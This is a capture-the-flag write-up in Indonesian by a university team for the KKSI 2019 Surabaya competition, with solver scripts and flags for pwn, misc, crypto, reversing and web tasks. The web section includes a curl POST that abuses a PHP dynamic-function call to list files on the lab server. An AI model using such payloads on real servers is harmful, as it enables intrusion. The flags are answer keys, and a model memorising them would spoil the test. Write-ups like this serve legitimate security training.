NAMA TIM : [Cyber Security Trunojoyo]

Ketua Tim	
1.	Wijanarko Putra Rajeb
Member	
1.	Muhamad Hendrik Wicaksono
2.	Muhammad Zaelani

Universitas Trunojoyo Madura

KKSI 2019 UMUM - Surabaya

Daftar Isi

Pwn

Pwn3 [50 Point]

Misc

Misc1 [50 Point]

Misc2 [150 Point]

Misc3 [200 Point]

Reversing

Rev1 [50 Point]

Crypto

Crypt1 [200 Point]


Web

Web1 [100 Point]


Pwn

Pwn3 [50 Point]

Disediakan soal berikut:



Diberikan sebuah soal diatas dengan hint buffer. Maka kami mencoba dengan menginputkan banyak huruf maka didapatkan.




FLAG : KKSI2019{Kodam_V_Brawijaya}

Misc

Misc1 [50 Point]

Disediakan soal berikut.



Disediakan service dengan tampilan seperti berikut :

```
└─$ nc 192.168.3.100 6699
Selamat Datang di KKSI 2019 Regional Surabaya
 Untuk 1 Soal memiliki 1 Poin.
Dapatkan 10 poin untuk membuka flag. Waktu 5 detik.

No: (1) 1126 - 9121 =>
```

Dalam 5 detik kita diminta untuk menjawab soal. Namun hal itu tidak muungkin jika dilakukan manual, maka dilakukan otomasi dengan menggunakan script python berikut.

```
from pwn import *

r = remote("192.168.3.100", 6699)

while True:
```

```
    try:
        angka = r.recvuntil("=> ")
        log.info(angka)
        a1 = angka.split()[-4]
        op = angka.split()[-3]
        a2 = angka.split()[-2]
        log.info(a1+op+a2)
        ans = str(eval(a1+op+a2))
        log.info(ans)
        r.sendline(ans)
        log.info(ans)
    except:
        log.info(r.recv())
```


Maka didapatkan Flag seperti berikut:

```
C:\Windows\System32\bash.exe
[*] 14039844
[*]  ~~> 14039844.0 (correct)

    No: (9) 3960 + 7817 =>
[*] 3960+7817
[*] 11777
[*] 11777
[*]  ~~> 11777.0 (correct)

    No: (10) 8225 * 1385 =>
[*] 8225*1385
[*] 11391625
[*] 11391625
[*]  ~~> 11391625.0 (correct)

    Score: 10


    flag: KKSI2019{Soal_Matematika_EZ_Sekali}

Traceback (most recent call last):
  File "attemp.py", line 18, in <module>
    log.info(r.recv())
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 78, in recv
    return self._recv(numb, timeout) or ''
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 156, in _recv
    if not self.buffer and not self._fillbuffer(timeout):
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 126, in _fillbuffer
    data = self.recv_raw(self.buffer.get_fill_size())
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/sock.py", line 33, in recv_raw
    raise EOFError
EOFError
[*] Closed connection to 192.168.3.100 port 6699
┌─[root]─[rajebdev@RAJEB]─[/mnt/d/CTF/2019/Kompetisi Komunitas Siber Indonesia/Misc/misc1]
└──╼ $
```

FLAG : KKSI2019{Soal_Matematika_EZ_Sekali}

Misc2 [150 Point]

Disediakan soal berikut.



Disediakan sebuah file flag_surabaya.txt dan soal seperti diatas. Disini kita diminta untuk melakukan brute forcing pada text dengan beberapa algoritma. Berikut adalah script solvernya.


```
flag = open("flag_surabaya.txt", "r").read().split('\n')
import base64
import hashlib
target = 'b6991c1a4945060a62f727e3086c4f5f608681b1'
for find in flag[:-1]:
    find = find[::-1]
    find = base64.b64decode(find)
    flags = find
    find = find[::-1]
    find = find[5:15]
    if hashlib.sha1(find).hexdigest() == target:
        print(flags)
```

Ketika dijalankan script mengasilkan flag.

FLAG : KKSI2019{gmvW6EVRUd}

Misc3 [200 Point]

Disediakan soal berikut.



Disediakan file find_fix.txt yang berisi kumpulan md5 dengan 2 bagian awal dan akhir kosong. Artinya kita harus mencoba satu persatu dengan menggunakan list angka dan huruf hexa. Berikut adalah script untuk melakukan brute forcing. Soal ini mirip dengan soal penyisihan kemaren juga. Jadi agak mudah untuk dilakukan solve.

```
import hashlib
flag = open("find_fix.txt", "r").read().replace('?', '{}').split('\n')
liss = '1234567890abcdef'
target = '4127539692df051c972b16a459ec9591'
```

```
for i in liss:
    for j in liss:
        for find in flag:
            payload = find.format(i,j)
            if hashlib.md5(hashlib.md5(payload).hexdigest()).hexdigest() == target:
                print "FLAG : KKSI2019{%s}" % payload
```

FLAG : KKSI2019{26c134c8e04c1e54c1d0893b3d7de4b0}

Reversing

Rev1 [50 Point]

Disedikan Soal Berikut:

Disediakan sebuah binary yang ketika dilankan muncul

```
wicakhendrik@linuxsystem:~/CTF/2019/Kompetisi Komunitas Siber Indonesia/Reversing/rev1$ ./ini_easy
LXVIII
CXI
CX
LXXXIV
LXXXVII
CXI
CXIV
CXIV
LXXXIX
LXVI
LXIX
LXXII
XCVII
CXII
CXII
LXXXIX
wicakhendrik@linuxsystem:~/CTF/2019/Kompetisi Komunitas Siber Indonesia/Reversing/rev1$
```

Kemudian dilakukan decode pada romawi dengan script berikut

```
def transform_roman_numeral_to_number(roman_numeral):
    roman_char_dict = {'I': 1, 'V': 5, 'X': 10, 'L': 50, 'C': 100, 'D': 500, 'M': 1000}
    res = 0
    for i in range(0, len(roman_numeral)):
        if i == 0 or roman_char_dict[roman_numeral[i]] <= roman_char_dict[roman_numeral[i -
1]]:
            res += roman_char_dict[roman_numeral[i]]
        else:
            res += roman_char_dict[roman_numeral[i]] - 2 * roman_char_dict[roman_numeral[i -
1]]
    return res

text = 'LXVIII CXI CX LXXXIV LXXXVII CXI CXIV CXIV LXXXIX LXVI LXIX LXXII
XCVII CXII CXII LXXXIX'
flag = ''
for i in text.split():
    flag += chr(transform_roman_numeral_to_number(i))

print("KKSI2019{%s}"%flag)
```

Maka didapatkan flag
FLAG : KKSI2019{DonTWorrYBEHappY}

Cryto 1

Disediakan file python enkrisi. Kemudian kami Analisa dan kami lakukan decrypt dengan script berikut :


```
enc = [
    256,
    9223372036854775845,
    178,
    47,
    196,
    52,
    232,
    9223372036854775865,
    208,
    53,
    226,
    9223372036854775857,
    252,
    9223372036854775865,
    230,
    9223372036854775870,
    220,
    9223372036854775865,
    240,
    9223372036854775857,
    264,
    9223372036854775865,
    264,
```

```
    9223372036854775868,
    170,
    9223372036854775883,
    136,
    9223372036854775830,
    122,
    23,
    168,
    9223372036854775847,
    172,
    9223372036854775843,
][::-1]


def rotl(num, bits=64):
    bit = num & (1 << (bits - 1))
    num <<= 1
    if bit:
        num |= 1
    num &= 2 ** bits - 1
    return num


def rotr(num, bits=64):
    num &= 2 ** bits - 1
    bit = num & 1
    num >>= 1
    if bit:
        num |= 1 << (bits - 1)
    return num


for i in range(128):
    encxor = []
    for j in enc:
        encxor.append(i ^ j)
    # print(encxor)
    flagr = []
    for x, y in enumerate(encxor):
        if x % 2 == 0:
            flagr.append(rotl(y))
        else:
            flagr.append(rotr(y))
    # print(flagr)
    for y in range(128):
        flag = ""
```

```
    for z in flagr:
        try:
            flag += chr(z - y)
        except:
            pass
    if "KKSI" in flag:
        print(flag)
```

FLAG : KKSI2019{Hey_you_can_solve_it_BTW}

WEB 1



Dilakukan post dengan curl

curl -v -X POST -d "nep=scandir&ska=." http://192.168.3.100:1001/

Maka didapatkan sebuah list file

```
span><span style="color: #007700">,</span><span style="color: #DD0000">'assert'</span><span style="color: #007700">];if(
</span><span style="color: #0000BB">in_array</span><span style="color: #007700">(</span><span style="color: #0000BB">str
tolower</span><span style="color: #007700">(${${</span><span style="color: #DD0000">"G\x4c\x4f\x42A\x4c\x53"</span><span
 style="color: #007700">}[</span><span style="color: #DD0000">"i\x71h\x6eg\x79\x64\x63p\x67l\x72_\x6be\x66\x79\x7a\x69\x
65d\x69l\x68\x69a\x63\x61r\x69"</span><span style="color: #007700">]}),${${</span><span style="color: #DD0000">"\x47L\x4
fB\x41\x4cS"</span><span style="color: #007700">}[</span><span style="color: #DD0000">"c\x74\x74m\x73\x61\x70n\x70e\x6dt
\x67\x6cg\x64i\x67o\x6bj\x76\x62x\x73m\x71g\x73\x76y\x75\x69\x79\x6a\x71\x71"</span><span style="color: #007700">]}))){di
e(</span><span style="color: #DD0000">'NonoNoNO'</span><span style="color: #007700">);}echo </span><span style="col
or: #0000BB">json_encode</span><span style="color: #007700">(</span><span style="color: #0000BB">array_map</span><span s
tyle="color: #007700">(${${</span><span style="color: #DD0000">"\x47L\x4f\x42A\x4c\x53"</span><span style="color: #00770
0">}[</span><span style="color: #DD0000">"i\x71h\x6eg\x79\x64\x63p\x67l\x72_\x6be\x66\x79\x7a\x69\x65d\x69l\x68\x69a\x63
\x61r\x69"</span><span style="color: #007700">]},[${${</span><span style="color: #DD0000">"G\x4cO\x42A\x4cS"</span><span
 style="color: #007700">}[</span><span style="color: #DD0000">"u\x6dr\x65\x71\x78\x77\x63d\x63\x5fy\x76q\x5f\x77\x68\x6d
g\x78\x70w"</span><span style="color: #007700">]}]));die();} </span><span style="color: #0000BB">?&gt;<br /></span>
<br /></span>
* Connection #0 to host 192.168.3.100 left intact
</code>[[".","..","bu_risma.txttttt","index.php","k.txt","xxxxx.php"]]┌─[rajebdev@RAJEB]─[~]
└──╼ $curl -v -X POST -d "nep=scandir&ska=." "http://192.168.3.100:1001/"
```

Kemudian dilakukan akses http://192.168.3.100:1001/bu_risma.txttttt

FLAG : KKSI2019{Aku_Cinta_Bu_Risma}